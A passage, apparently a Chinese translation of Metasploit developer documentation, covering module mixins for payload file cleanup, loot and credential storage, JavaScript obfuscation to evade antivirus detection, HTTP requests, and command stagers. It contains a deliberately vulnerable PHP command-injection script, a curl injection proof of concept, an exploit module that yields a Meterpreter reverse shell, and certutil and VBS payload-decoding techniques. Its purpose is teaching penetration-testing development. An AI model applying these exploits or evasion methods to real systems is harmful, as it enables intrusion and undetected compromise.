$ ./msfbinscan -D -a [address] -A 10 /patches/*.dll
```

那么这个工具会反汇编那个目录下的所有DLL，在那个特定的地址上是10个字节。您可能可以稍微自动化一下，以便快速确定哪些DLL没有正确的小工具，如果这是您的情况，那意味着您使用的小工具是不安全的。你应该找到另一个更可靠的。

如何使用filedropper清理文件

在某些exploit场景中，例如本地特权升级，命令执行，写入权限攻击，SQL注入等，很有可能必须上传一个或多个恶意文件才能获得目标机器的控制权。那么聪明的攻击者不应该放任何东西，所以如果一个模块需要在文件系统上放一些东西，那么在目标服务之后立即删除它是很重要的。这就是为什么我们创建了FileDropper mixin。

例子

FileDropper mixin是一个文件管理器，允许您跟踪文件，然后在创建会话时将其删除。要使用它，首先要包含mixin：

```
include Msf::Exploit::FileDropper
```

接下来，通过使用 `register_file_for_cleanup` 方法创建一个会话之后，告诉FileDropper mixin文件将在哪里。每个文件名都应该是完整路径，或相对于当前的会话工作目录。例如，如果我想要将有效负载上载到目标机器的远程路径C:\Windows\System32\payload.exe，那么我的声明可以是：

```
register_file_for_cleanup("C:\\Windows\\System32\\payload.exe")
```

如果我的会话的当前目录已经在C:\Windows\System\那么我可以简单地做：

```
register_file_for_cleanup("payload.exe")
```

如果你想注册多个文件，你也可以提供文件名作为参数：

```
register_file_for_cleanup("file_1.vbs", "file_2.exe", "file_1.conf")
```

请注意，如果您的漏洞利用模块使用on_new_session，您实际上覆盖了FileDropper的on_new_session。

如何弃用Metasploit模块

Metasploit有一个非常具体的方式来弃用一个模块。为此，您必须使用Msf::Module::Deprecated mixin. 你必须使用这个mixin有两个原因

1. 您需要设置弃用日期。这样我们知道什么时候删除它，这是手动完成的
2. 您需要设置您希望弃用的模块的替代品

示例

使用 Msf::Module::Deprecated ，这是如何操作

1. 在您的模块 `class metasploit3` 下，包含以下内容

```
包括 Msf :: Module :: Deprecated
```

2. a:使用 `deprecated` 方法分配弃用日期和替换模块 `deprecated(Date.new(2014, 9, 21), 'exploit/linux/http/dlink_upnp_exec_noauth')` b:可以使用定义DEPRECATION_DATE和DEPRECATION_REPLACEMENT常量替代

```
DEPRECATION_DATE = Date.new(2014, 9, 21) # Sep 21
# The new module is exploit/linux/http/dlink_upnp_exec_noauth
DEPRECATION_REPLACEMENT = 'exploit/linux/http/dlink_upnp_exec_noauth'
```

这样当用户载入模块时 他们应该就会看到这样的警告 ``` msf > use exploit/windows/misc/test

[!] ** [!] *The module windows/misc/test is deprecated!* [!] *It will be removed on or about 2014-09-21* [!] *Use exploit/linux/http/dlink_upnp_exec_noauth instead* [!] **

```
### 代码示例
```

require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote Rank = ExcellentRanking

include Msf::Module::Deprecated

deprecated(Date.new(2014, 9, 21), 'exploit/linux/http/dlink_upnp_exec_noauth')

def initialize(info = {}) super(update_info(info, 'Name' => 'Msf::Module::Deprecated Example', 'Description' => %q{ This shows how to use Msf::Module::Deprecated. }, 'Author' => ['sinn3r'], 'License' => MSF_LICENSE, 'References' => [['URL', 'http://metasploit.com']],

'DisclosureDate' => 'Apr 01 2014', 'Targets' => [['Automatic', { }]], 'DefaultTarget' => 0))
end

def exploit print_debug("Code example") end

end ```

如何在模块开发中报告或储存数据

- `store_loot()` -用于存储被盗文件(包括文本和二进制文件)和例如 `ifconfig` 和 `ps -ef` 的屏幕捕获.这个文件不需要取证级别的完整.它们可能被post模块解析为渗透测试者提取相关信息。
- `report_auth_info` -储存可以立刻被另一个模块重用的凭证.例如,导出本地SMB哈希的模块将使用它.就像从一个特定的主机或者服务读取用户名和密码一样
- `report_vuln()` -执行特定漏洞的辅助和post模块应该在成功时返回report_vuln().请注意,exploit模块自动将report_vuln()作为打开会话的一部分(不需要特别调用它)
- `report_note()` -当上面的更合适时应该避免使用它.但是通常情况下“loot”或“cred”或“vuln”分类并不适合.report_note()调用应始终设置一个OID风格的点类型，例如domain.hosts，这样其他模块可以很容易地在数据库中找到它们。
- `report_host()` -报告主机活跃和属性.如操作系统和Service Pack.这是不常见的,因为其他报告方法已经做到这一点.例如report_service, report_exploit_success, report_client, report_note, report_host_tag, report_vuln, report_event, report_loot.尽量不要使用它
- `report_service()` -报告你的模块检测到的服务(端口)
- `report_web_page()` -如果你的模块发现了一个看起来很有趣的网页,你可以使用它.
- `report_web_form()` -如果你的模块发现了一个看起来很有趣的表单,你可以使用它.
- `report_web_vuln()` -报告web漏洞.exploit模块不需要使用它.它更适合辅助模块确认是一个漏洞后利用
- `report_loot()` -很少情况下，模块可能实际上想要在不使用 `store_loot()` 下导出库.通常他们使用Ruby的文件IO执行此操作，但是这不会被记录在数据库中,因此Metasploit Framework无法跟踪,在这种情况下,需要一个 `report_loot()` .是，你在99.9%的时间应该使用 `store_loot()` 。

参考

在metasploit如何使用日志

通常，如果Metasploit中的一些东西触发错误，那么会有一个回溯或者至少一个简短的信息来解释问题所在。大多数时候，这没有什么不妥。但有时候，如果你想报告这个问题，你可能会失去这些信息，这会使得你的bug报告信息量减少，而且这个问题可能需要更长时间才能解决。这就是为什么在很多情况下log文件是非常有用的。在本文档中，我们将解释如何正确利用这一点。

基本例子

作为用户，您应该知道所有记录的错误都保存在名为framework.log的文件中。 保存路径在Msf::Config.log_directory中定义,这意味着在msfconsole中，可以切换到irb并找出它的位置

```
msf > irb
[*] Starting IRB shell...

>> Msf::Config.log_directory
=> "/Users/test/.msf4/logs"
```

在默认情况下 log的等级为0.最少的信息级别.但是当然,你可以设置数据存储选项来更改此设置,就像

```
msf > setg LogLevel 3
LogLevel => 3
msf >
```

log等级

在 `log/rex/constants.rb` 有4个不同的log等级定义

Log Level	描述
LEV_0 (Default)	如果没有指定时的默认日志级别,当启用日志记录时应始终显示日志消息时使用它.除了必要的信息记录和错误/警告记录之外，在这个级别上应该发生很少的日志消息。不建议在零级日志记录进行调试。
LEV_1 (Extra)	当需要额外的信息来理解错误或者警告信息的原因，或者得到调试信息，这些信息可能会提供关于发生某些事情的线索时，应该使用这个日志级别。这个日志级别只有在信息可以用来理解基本级别的行为时才能使用。这个日志级别不应该以详尽的冗长的方式使用。
LEV_2 (Verbose)	当需要详细信息来分析框架的行为时，应使用此日志级别。这应该是不属于LEV_0或LEV_1的所有详细信息的默认日志级别。如果您不确定，建议您默认使用此日志级别。
LEV_3 (Insanity)	这个日志级别应该包含关于框架行为的非常详细的信息，比如关于某些阶段的变量状态的详细信息，包括但不限于循环迭代，函数调用等等。这个日志级别很少会显示，但是当它提供的信息应该可以很容易地分析任何问题。

出于调试的目的，最好打开最高级别的日志记录

logging api

主要有5种你将会很可能经常使用的log方法.他们都有完全相同的参数.让我们使用其中一个日志记录方法来解释这些参数是干什么的

```
def elog(msg, src = 'core', level = 0, from = caller)
```

- msg: 你想要记录的信息
- src: 这个错误的来源(默认core,来自metasploit core)
- level: 这个日志的记录
- from:当前执行堆栈 caller是Kernel的一个方法

Method	Purpose
dlog()	LOG_DEBUG
elog()	LOG_ERROR
wlog()	LOG_WARN
ilog()	LOG_INFO
rlog()	LOG_RAW

代码例子

```
elog("The sky has fallen")
```

如何在metasploit对JavaScript进行混淆

隐藏是在开发过程中考虑的一个重要特点.如果你的exploit永远被抓住.那么这和你的exploit多棒或者多么有技术挑战是不重要的.在真正的渗透测试中，它很可能不是很有用。 特别是浏览器漏洞,主要依靠JavaScript来触发漏洞,因此许多基于防病毒或基于特征的入侵检测/防御系统将扫描JavaScript并将特定行标记为恶意代码.以下代码曾被多个防病毒软件供应商视为MS12-063，即使这些代码不一定有害或恶意，我们将在整个wiki上使用它作为示例：

```
var arrr = new Array();
arrr[0] = windows.document.createElement("img");
arrr[0]["src"] = "a";
```

为了避免被标记,我们可以尝试一些常见的躲避技巧.例如,您可以手动修改代码,使其不能被任何签名识别.或者，如果防病毒软件依靠缓存的网页来扫描漏洞，则可能导致浏览器不缓存你的漏洞网页，以避免漏洞检查。或者在这种情况下,你可以混淆你的代码，这是这篇文章的重点。

在Metasploit中，有三种常见的方法来混淆你的JavaScript。第一个是简单地使用rand_text_alpha方法（在Rex）随机化你的变量。第二个是使用ObfuscateJS类。第三个选项是JSObfu类。

rand_text_alpha 技巧

使用rand_text_alpha 是最基本的逃避技巧.但也是最没有效的。如果这是你的选择，你应该随机化任何可以随机化，而不会破坏代码。 通过使用上面的MS12-063，你将学会如何使用rand_text_alpha

```
# Randomizes the array variable
# Max size = 6, Min = 3
var_array = rand_text_alpha(rand(6) + 3)

# Randomizes the src value
val_src   = rand_text_alpha(1)

js = %Q|
var #{var_array} = new Array();
#{var_array}[0] = windows.document.createElement("img");
#{var_array}[0]["src"] = "#{val_src}";
|
```

ObfuscateJS 类

ObfuscateJS类就像rand_text_alpha,但更好。它允许您替换符号名称，如变量，方法，类和名称空间。它也可以通过随机使用fromCharCode或unescape来混淆字符串.最后，它可以去掉JavaScript注释，这是非常方便的，因为漏洞经常难以理解和阅读，所以您需要注释来记住

为什么要以特定的方式编写某些内容，但是您不想在渗透中显示或泄露这些注释 为了使用ObfuscateJS，我们再次使用MS12-063的例子来演示。如果你觉得自己不用编写模块就可以自己完成这个步骤，你可以做的就是继续运行msfconsole，然后切换到irb，如下所示：

```
$ ./msfconsole -q
msf > irb
[*] Starting IRB shell...

>>
```

你准备好后.你使用ObfuscateJS做的第一件事是你需要用你想混淆的JavaScript来初始化它，所以在这种情况下，就像下面这样开始：

```
js = %Q|
var arrr = new Array();
arrr[0] = windows.document.createElement("img");
arrr[0]["src"] = "a";
|

obfu = ::Rex::Exploitation::ObfuscateJS.new(js)
```

obfu应该是一个返回的Rex::Exploitation::ObfuscateJS对象.它允许你做很多事情,你可以真正的调用方法,或者查看源代码，看看有什么方法可用(附加的API文档)。但是为了演示目的，我们将展示最常用的一个：obfuscate方法。

要实际混淆,您需要调用该obfuscate方法.这个方法接受一个符号参数,它允许你手动指定要混淆的符号名(变量,方法,类等等),它应该像下面这样

```
{
    'Variables'  => [ 'var1', ... ],
    'Methods'    => [ 'method1', ... ],
    'Namespaces' => [ 'n', ... ],
    'Classes'    => [ { 'Namespace' => 'n', 'Class' => 'y'}, ... ]
}
```

所以，如果我想混淆变量arrr，我想混淆src字符串，这是怎么做

```
>> obfu.obfuscate('Symbols' => {'Variables'=>['arrr']}, 'Strings' => true)
=> "\nvar QqLFS = new Array();\nQqLFS[0] = windows.document.createElement(unescape(Str
ing.fromCharCode(  37, 54, 071, 045, 0x36, 0144, 37, 066, 067 )));\nQqLFS[0][String.fr
omCharCode(  115, 0x72, 0143 )] = unescape(String.fromCharCode(  045, 0x36, 0x31 ));\n
"
```

在某些情况下，您实际上可能想知道符号名称的混淆版本。一种情况是从元素的事件处理程序调用JavaScript函数，例如

```
<html>
<head>
<script>
function test() {
    alert("hello, world!");
}
</script>
</head>
<body onload="test();">
</body>
</html>
```

混淆的版本如下所示

```
js = %Q|
function test() {
    alert("hello, world!");
}
|

obfu = ::Rex::Exploitation::ObfuscateJS.new(js)
obfu.obfuscate('Symbols' => {'Methods'=>['test']}, 'Strings' => true)

html = %Q|
<html>
<head>
<script>
#{js}
</script>
</head>
<body onload="#{obfu.sym('test')}();">
</body>
</html>
|

puts html
```

JSObfu类

JSObfu类曾经是ObfuscateJS的堂兄弟，但自2014年9月以来已经完全重写，并被封装成一个gem。混淆更为复杂，您实际上可以用它混淆多次。您也不再需要手动指定要更改的符号名称，它是知道的。

尝试jsobfu

让我们再回到irb来展示使用JSObfu是多么容易

```
$ ./msfconsole -q
msf > irb
[*] Starting IRB shell...

>>
```

这个时候我们尝试`hello world`的例子

```
>> js = ::Rex::Exploitation::JSObfu.new %Q|alert('hello, world!');|
=> alert('hello, world!');
>> js.obfuscate
=> nil
```

它的输出是这样的

```
window[(function () { var _d="t",y="ler",N="a"; return N+y+_d })()]((function () { var
 f='d!',B='orl',Q2='h',m='ello, w'; return Q2+m+B+f })());
```

像ObfuscateJS一样，如果你需要得到一个符号名称的随机版本，你仍然可以这样做。我们将用下面的例子来演示

```
>> js = ::Rex::Exploitation::JSObfu.new %Q|function test() { alert("hello"); }|
=> function test() {
  alert("hello");
}
>> js.obfuscate
```

如果我们想知道方法名test的随机版本

```
>> puts js.sym("test")
```

很好,快速确认一下

```
>> puts js
function _(){window[(function () { var N="t",r="r",i="ale"; return i+r+N })()](String.
fromCharCode(0150,0x65,0154,0x6c,0x6f));}
```

我看起来很好,最后，让我们尝试混淆几次，看看结果如何：

```
>> js = ::Rex::Exploitation::JSObfu.new %Q|alert('hello, world!');|
=> alert('hello, world!');
>> js.obfuscate(:iterations=>3)
=> window[String[((function(){var s=(function () { var r="e"; return r })(),Q=(functio
n () { var I="d",dG="o"; return dG+I })(),c=String.fromCharCode(0x66,114),w=(function
() { var i="C",v="r",f="omCh",j="a"; return f+j+v+i })();return c+w+Q+s;})())](('Urx'.
length*((0x1*(01*(1*020+5)+1)+3)*'u'.length+('SGgdrAJ'.length-7))+(('Iac'.length*'XLR'
.length+2)*'qm'.length+0)),(('l'.length*((function () { var vZ='k'; return vZ })()[((f
unction () { var E="h",t="t",O="leng"; return O+t+E })())]*(0x12*1+0)+'xE'.length)+'h'
.length)*(function () { var Z='uA',J='tR',D='x'; return D+J+Z })()[((function () { var
 m="th",o="g",U="l",Y="en"; return U+Y+o+m })())]+'lLc'.length),('mQ'.length*(02*023+2
)+('Tt'.length*'OEzGiMVf'.length+5)),(String.fromCharCode(0x48,0131)[((function () { v
ar i="gth",r="len"; return r+i })())]*('E'.length*0x21+19)+(0x1*'XlhgGJ'.length+4)),(S
tring.fromCharCode(0x69)[((function () { var L="th",Q="n",$="l",I="g",x="e"; return $+
x+Q+I+L })())]*('QC'.length*0x2b+3)+(01*26+1)))]((function(){var C=String[((function (
) { var w="rCode",j="mCha",A="fr",B="o"; return A+B+j+w })())]((6*0x10+15),('riHey'.le
ngth*('NHnex'.length*0x4+2)+4),(01*95+13),(1*('Z'.length*(0x1*(01*(0x3*6+5)+1)+18)+12)
+46),(0x1*(01*013+6)+16)),JQ=String[((function () { var NO="ode",T="rC",HT="fromCha";
return HT+T+NO })())](('J'.length*0x54+17),(0x2*051+26),('TFJAGR'.length*('ymYaSJtR'.l
ength*'gv'.length+0)+12),(01*0155+2),(0xe*'FBc'.length+2),(0x1*22+10),(3*(01*043+1)+11
)),g=(function(){var N=(function () { var s='h'; return s })();return N;})();return g+
JQ+C;})());
```

使用jsbofu进行模块开发

当你正在编写一个模块时，你不应该像上面的例子那样直接调用Rex。相反，你应该使用JSObfu mixin中的#js_obfuscate方法。当你在你的模块中使用JavaScript时，一定要这样写：

```
# This returns a Rex::Exploitation::JSObfu object
js = js_obfuscate(your_code)
```

本文档讨论如何以最简洁的方式解析HTTP响应主体.

得到一个响应

要获得响应，您可以使用 Rex::Proto::Http::Client, 或 the HttpClient mixin来生成一个http请求. 如果你正在编写一个模块，你应该使用mixin 以下是使用HttpClient中的#send_request_cgi方法的示例：

```
res = send_request_cgi({'uri'=>'/index.php'})
```

返回值res是一个Rex::Proto::Http::Response 对象，但是也可能由于连接/响应超时而得到一个NilClass。

得到一个响应主体

一个Rex::Proto::Http::Response对象,下面是如何检索HTTP正文

```
data = res.body
```

如果你想获得原始的http响应(包括响应信息,代码,头,主体).你可以简单的

```
raw_res = res.to_s
```

但是在这个文档,我们只关注主体

选择正确的解析器

格式	解析器
HTML	Nokogiri
XML	Nokogiri
JSON	JSON

如果您需要解析的格式不在列表中，则返回res.body

用Nokogiri解析HTML

当你有一个Rex::Proto::Http::Response 的时候，调用的方法是：

```
html = res.get_html_document
```

这会给你一个Nokogiri::HTML::Document,它将允许你使用Nokogiri api Nokogiri有两种常用的方法来查找元素：#at和#search。主要区别是#at方法将只返回第一个结果，而#search将返回所有找到的结果（在一个数组中）。

考虑下面的例子作为你的HTML响应：

```
<html>
<head>
    <title>Hello, World!</title>
</head>
<body>
    <div class="greetings">
        <div id="english">Hello</div>
        <div id="spanish">Hola</div>
        <div id="french">Bonjour</div>
    </div>
</body>
<html>
```

#at的基本例子

如果使用#at方法来查找DIV元素

```
html = res.get_html_document
greeting = html.at（' div '）
```

然后，greeting变量应该是一个Nokogiri::XML::Element对象，它给了我们这个HTML块（因为#at方法只返回第一个结果)

```
<div class="greetings">
<div id="english">Hello</div>
<div id="spanish">Hola</div>
<div id="french">Bonjour</div>
</div>
```

从特定元素树中抓取元素

```
html = res.get_html_document
greeting = html.at('div//div')
```

然后，该greeting变量应该给我们这个HTML块：

```
<div id="english">Hello</div>
```

抓取具有特定属性的元素

例如我们不想要英文的,我们想要西班牙语的.那我们可以这样做

```
html = res.get_html_document
greeting = html.at('div[@id="spanish"]')
```

抓取具有特定文本的元素

假设我只知道有一个DIV元素说“Bonjour”，我想抓住它，然后我可以这样做：

```
html = res.get_html_document
greeting = html.at('//div[contains(text(), "Bonjour")]')
```

或者让我们说，我不知道“Bonjour”这个词是什么元素，那么我可以对此有点模糊

```
html = res.get_html_document
greeting = html.at('[text()*="Bonjour"]')
```

#search的基本用法

search方法返回一个元素数组。假设我们想要找到所有的DIV元素，那么这里是怎么做

```
html = res.get_html_document
divs = html.search('div')
```

获取文本

当你有一个元素时，你总是可以调用#text方法来获取文本。例如

```
html = res.get_html_document
greeting = html.at('[text()*="Bonjour"]')
print_status(greeting.text)
```

text方法也可以被用作去除所有HTML标签

```
html = res.get_html_document
print_line(html.text)
```

以上将输出：

```
"\n\nHello, World!\n\n\n\nHello\nHola\nBonjour\n\n\n"
```

如果你是想保留HTML标签，那么不要调用#text，而是调用#inner_html。

访问属性

使用一个元素，只需调用#attributes即可。

dom树

使用#next方法转到下一个元素。

使用#previous方法回到前一个元素。

使用#parent方法来查找父元素。

使用#children方法获取所有的子元素。

使用#traverse方法进行复杂的解析。

解析xml

要从Rex::Proto::Http::Response获取XML正文，请执行

```
xml = res.get_xml_document
```

其余的应该和解析HTML非常相似。

解析json

要从Rex::Proto::Http::Response获取json正文，请执行

```
json = res.get_json_document
```

如何使用HTTPClient发送HTTP请求

这是一个如何编写一个使用HttpClient mixin发送基本HTTP请求的模块的例子。

主要有两种常见的方法：

- send_request_raw - 您使用此发送一个原始的HTTP请求。通常，如果你需要不常规的东西，你会需要这个方法。在大多数情况下，你应该更喜欢send_request_cgi。如果你想了解这个方法的工作原理，请查看Rex::Proto::Http::Client#request_raw的文档。
- send_request_cgi - 您使用它来发送更多CGI兼容的HTTP请求。如果你的请求包含查询字符串(或POST数据)，那么你应该使用这个。如果你想了解这种方法如何工作，请查看Rex::Proto::Http::Client#request_cgi 这是一个 `send_request_cgi` 非常基本的例子

  ```
  send_request_cgi({
      'method'   => 'GET',
      'uri'      => '/hello_world.php',
      'vars_get' => {
          'param_1' => 'abc',
          'param_2' => '123'
      }
  })
  ```

  请注意：send_request_raw和send_request_cgi如果超时会返回一个nil，请在处理返回值的时候考虑这个情况

URI解析

在发送HTTP请求之前，您很可能必须做一些URI解析。这是一个棘手的任务，因为有时当你加入路径，你可能会不小心得到双斜线，如："/test//index.php"。或者由于某种原因，你又缺少一个斜线。这些确实是常犯的错误。所以这里是你如何安全地处理它 1 - 将您的默认URI数据存储选项注册为"TARGETURI"：

```
    register_options(
        [
            OptString.new('TARGETURI', [true, 'The base path to XXX application', '/xx
x_v1/'])
        ], self.class)
```

2- 加载你的TARGETURI target_uri，这样的URI输入将会被验证，然后你得到一个真实的URI对象 在这个例子中，我们将只加载路径：

```
uri = target_uri.path
```

3- 当您想要加入另一个URI时，请始终使用 `normalize_uri`：例子

```
# Returns: "/xxx_v1/admin/upload.php"
    uri = normalize_uri(uri, 'admin', 'upload.php')
```

4 - 当您完成URI的规范化后，即可使用send_request_cgi或send_request_raw

请注意：该normalize_uri方法将始终遵循这些规则：

该URI应该始终以斜线开头。 你将不得不决定是否需要结尾的斜杠。 不应该有双斜杠。

一个完整例子

```
    require 'msf/core'

    class MetasploitModule < Msf::Auxiliary

        include Msf::Exploit::Remote::HttpClient

        def initialize(info = {})
            super(update_info(info,
                'Name'           => 'HttpClient Example',
                'Description'    => %q{
                    Do a send_request_cgi()
                },
                'Author'         => [ 'sinn3r' ],
                'License'        => MSF_LICENSE
            ))

            register_options(
                [
                    OptString.new('TARGETURI', [true, 'The base path', '/'])
                ], self.class)
        end


        def run
            uri = target_uri.path

            res = send_request_cgi({
                'method'   => 'GET',
                'uri'      => normalize_uri(uri, 'admin', 'index.phpp'),
                'vars_get' => {
                    'p1' => "This is param 1",
                    'p2' => "This is param 2"
                }
            })

            if res && res.code == 200
                print_good("I got a 200, awesome")
            else
                print_error("No 200, feeling blue")
            end
        end
    end
```

使用**Burp**套件

Burp Suite是一个有用的工具，用于在使用HttpClient开发模块的同时检查或修改HTTPS流量。尝试这个：

1. 启动burp `java -jar burpsuite.jar`
2. 在Burp中，单击“proxy”选项卡，然后单击“option”。在那里配置代理侦听器。在这个例子中，假设我们在6666端口上有一个监听器。
3. 一旦Burp侦听器启动，启动msfconsole并加载您正在处理的模块
4. 输入： set Proxies HTTP:127.0.0.1:6666
5. 继续运行模块，Burp应拦截HTTPS流量 请注意，Burp仅支持HttpClient的HTTPS。这个问题只针对Burp和Metasploit。

如果您需要检查HttpClient的HTTP通信，解决方法是在模块中添加以下方法。这将覆盖HttpClient的send*request* *方法，并返回修改的输出：

你也可以为send_request_raw做同样的事情。

其他常见问题

1 -我可以一起使用vars_get和vars_post么 是。当你提供一个散列vars_get,基本上它意味着“把所有的数据在查询字符串”.当你提供一个散列vars_post，意味着“把所有这些数据放在正文中”。他们都将发送相同的请求。当然，你确实需要确保你在使用send_request_cgi。

2 - 我由于一些奇怪的原因不能使用vars_get或vars_post，该怎么办？ 在代码中提及这个问题(作为注释)。如果你不能使用vars_post，你可以尝试一下data键，它会发送你的原始数据。通常情况下，解决问题的最常见的解决方案vars_get是将您的东西留在uri关键位置。msftidy会标记这个，但只是作为“Info”而不是警告，这意味着你仍然应该通过msftidy。如果这是一个常见问题，我们可以随时更改msftidy。

3 - 我需要手动进行基本身份验证吗？ 您不需要在请求中手动执行基本身份验证，因为HttpClient应该自动为您执行此操作。您只需在数据存储区选项中设置用户名和密码，然后当Web服务器询问时，mixin将使用该用户名和密码。

命令阶段提供了一种简单的方法来编写针对典型漏洞 例如命令执行 或者 代码注入.目前有八种不同的命令阶段,每种都使用系统命令来保存你的payload,有时会解码并执行.

漏洞测试用例

解释如何使用命令stager的最好方法可能是通过演示.在这里我们有一个PHP的命令注入漏洞，在企业级软件中实际上可能会看到一些愚蠢的东西。这个漏洞使得你可以在系统调用ping中注入额外的系统命令：

```
<?php
   if ( isset($_GET["ip"]) ) {
      $output = system("ping -c 1 " . $_GET["ip"]);
      die($output);
   }
?>

<html>
<body>
  <form action = "ping.php" method = "GET">
   IP to ping: <input type = "text" name = "ip" /> <input type = "submit" />
  </form>
   </body>
</html>
```

将上面的php脚本(ping.php)放在Ubuntu + Apache + PHP 系统 在正常的使用情况下，这是脚本的行为 它只是ping你指定的主机，并显示你的输出 你的输出

```
$ curl "http://192.168.1.203/ping.php?ip=127.0.0.1"
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.017 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.017/0.017/0.017/0.000 ms
rtt min/avg/max/mdev = 0.017/0.017/0.017/0.000 ms
```

好的,接下来我们能滥用这一点来执行另一个系统命令(id)

```
$ curl "http://192.168.1.203/ping.php?ip=127.0.0.1+%26%26+id"
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.020/0.020/0.020/0.000 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

看到 这个 www-data?它是上面我们要求脚本执行的第二个命令的输出.通过这样做,我们也可以做更令人讨厌的事情 比如将一个Meterpreter负载写入目标系统,然后执行它

The Msf::Exploit::CmdStager Mixin

让我们来讨论如何在上面的脚本通过命令阶段来利用它.有几个步骤你需要做 **1.**引入 **Msf::Exploit::CmdStager Mixin** 尽管有八种mixin/stagers，但在编写Metasploit漏洞时只需要引入Msf::Exploit::CmdStager 这个mixin基本上是所有八个命令阶段的一个接口：

```
include Msf::Exploit::CmdStager
```

2.声明你想要的类别 告诉Msf::Exploit::CmdStager 你想要的类型.你能在模块元数据添加这个 `CmdStagerFlavor` 信息.无论是从普通级别还是目标级别。允许多种 对一个特定目标设置类别的一个例子

```
'Targets'   =>
  [
    [ 'Windows',
      {
        'Arch' => [ ARCH_X86_64, ARCH_X86 ],
        'Platform' => 'win',
        'CmdStagerFlavor' => [ 'certutil', 'vbs' ]
      }
    ]
  ]
```

或者，您可以将此信息传递给execute_cmdstager方法(请从参阅调用#execute_cmdstager开始）

```
execute_cmdstager(flavor: :vbs)
```

3.创造一个 **execute_command** 方法 你必须在你的模块创造一个 `def execute_command(cmd, opts = {})` 方法.这就是CmdStager mixin在启动时所调用的方法.你在这个方法中的目标是把cmd变量中的所有东西都注入到漏洞代码中。

4.开始调用**#execute_cmdstager** 最后，在你的利用方法中，调用 `execute_cmdstager` 开始命令阶段 多年来，我们还了解到，在调用execute_cmdstager时，这些选项非常方便

- **flavor** - 您可以从这里指定要使用的命令stager（flavor) 选项有: `:bourne` , `:debug_asm` , `:debug_write` , `:echo` , `:printf` , `:vbs` , `:certutil` , `:tftp` .
- **delay** - 每个命令执行之间要延迟多少时间 0.25是默认值。
- **linemax** -每个命令的最大字符数。2047是默认的。

Msf::Exploit::CmdStager 模块 至少,这是你使用CmdStager mixin时你应该如何开始

```
require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote

  Rank = NormalRanking

  include Msf::Exploit::CmdStager

  def initialize(info={})
    super(update_info(info,
      'Name'             => "Command Injection Using CmdStager",
      'Description'      => %q{
        This exploits a command injection using the command stager.
      },
      'License'          => MSF_LICENSE,
      'Author'           => [ 'sinn3r' ],
      'References'       => [ [ 'URL', 'http://metasploit.com' ] ],
      'Platform'         => 'linux',
      'Targets'          => [ [ 'Linux', {} ] ],
      'Payload'          => { 'BadChars' => "\x00" },
      'CmdStagerFlavor' => [ 'printf' ],
      'Privileged'       => false,
      'DisclosureDate'   => "Jun 10 2016",
      'DefaultTarget'    => 0))
  end

  def execute_command(cmd, opts = {})
    # calls some method to inject cmd to the vulnerable code.
  end

  def exploit
    print_status("Exploiting...")
    execute_cmdstager
  end

end
```

正如你所看到的，我们选择了“printf”的类型作为我们的命令stager。稍后我们会对此进行更多解释，但基本上它是将我们的有效载荷写入/tmp并执行它。 现在我们来修改execute_command方法，并根据测试用例获得代码执行。基于PoC，我们知道我们的注入字符串应该是这样的：

```
127.0.0.1+%26%26+[Malicious commands]
```

我们使用HttpClient在execute_command中执行操作.注意实际上有一些坏字符过滤使得exploit正确工作.这是预期的

```
def filter_bad_chars(cmd)
  cmd.gsub!(/chmod \+x/, 'chmod 777')
  cmd.gsub!(/;/, ' %26%26 ')
  cmd.gsub!(/ /, '+')
end

def execute_command(cmd, opts = {})
  send_request_cgi({
    'method'        => 'GET',
    'uri'           => '/ping.php',
    'encode_params' => false,
    'vars_get'      => {
      'ip' => "127.0.0.1+%26%26+#{filter_bad_chars(cmd)}"
    }
  })
end

def exploit
  print_status("Exploiting...")
  execute_cmdstager
end
```

让我们运行一下 我们应该得到一个shell

```
msf exploit(cmdstager_demo) > run

[*] Started reverse TCP handler on 10.6.0.92:4444
[*] Exploiting...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 10.6.0.92
[*] Meterpreter session 1 opened (10.6.0.92:4444 -> 10.6.0.92:51522) at 2016-06-10 11:
51:03 -0500
```

类别

我们已经知道如何使用Msf::Exploit::CmdStager mixin,让我们来看看我们能使用的命令阶段

VBS Command Stager - Windows Only

这个 VBS command stager 是在window.他会base64编码我们的payload,保存在我们的目标机器.还使用echo写入vbs脚本 ,然后vbs脚本对Base64有效载荷进行解码并执行它。 如果您正在利用支持Powershell的Windows，那么您可能会考虑使用 它 来代替 VBS stager，因为Powershell往往更隐蔽。 要使用VBS stager，可以在元数据中指定CmdStagerFlavor：

```
'CmdStagerFlavor' => [ 'vbs' ]
```

或者在execute_cmdstager设置:vbs

```
execute_cmdstager(flavor: :vbs)
```

你还需要你的模块支持平台包括windows(也在元数据),例子

```
'Platform' => 'win'
```

Certutil Command Stager - Windows Only

Certutil 是一个Windows命令,可用于转储和显示证书颁发机构,配置信息，配置证书服务，备份和还原CA组件等.它只支持从window2018,2012开始的windows系统 在certutil也可以为我们做的是从证书解码Base64字符串，并将解码的内容保存到一个文件。以下说明：

```
echo -----BEGIN CERTIFICATE----- > encoded.txt
echo Just Base64 encode your binary data
echo TVoAAA== >> encoded.txt
echo -----END CERTIFICATE----- >> encoded.txt
certutil -decode encoded.txt decoded.bin
```

为了利用这个优势，Certutil命令stager会将有效载荷保存在Base64字符串中作为假证书，请求certutil对其进行解码，最后执行它。

要使用VCertutil stager，可以在元数据中指定CmdStagerFlavor：

```
'CmdStagerFlavor' => [ 'certutil' ]
```

或者在execute_cmdstager设置:certutil

```
execute_cmdstager(flavor: :certutil)
```

你还需要你的模块支持平台包括windows(也在元数据),例子

```
'Platform' => 'win'
```

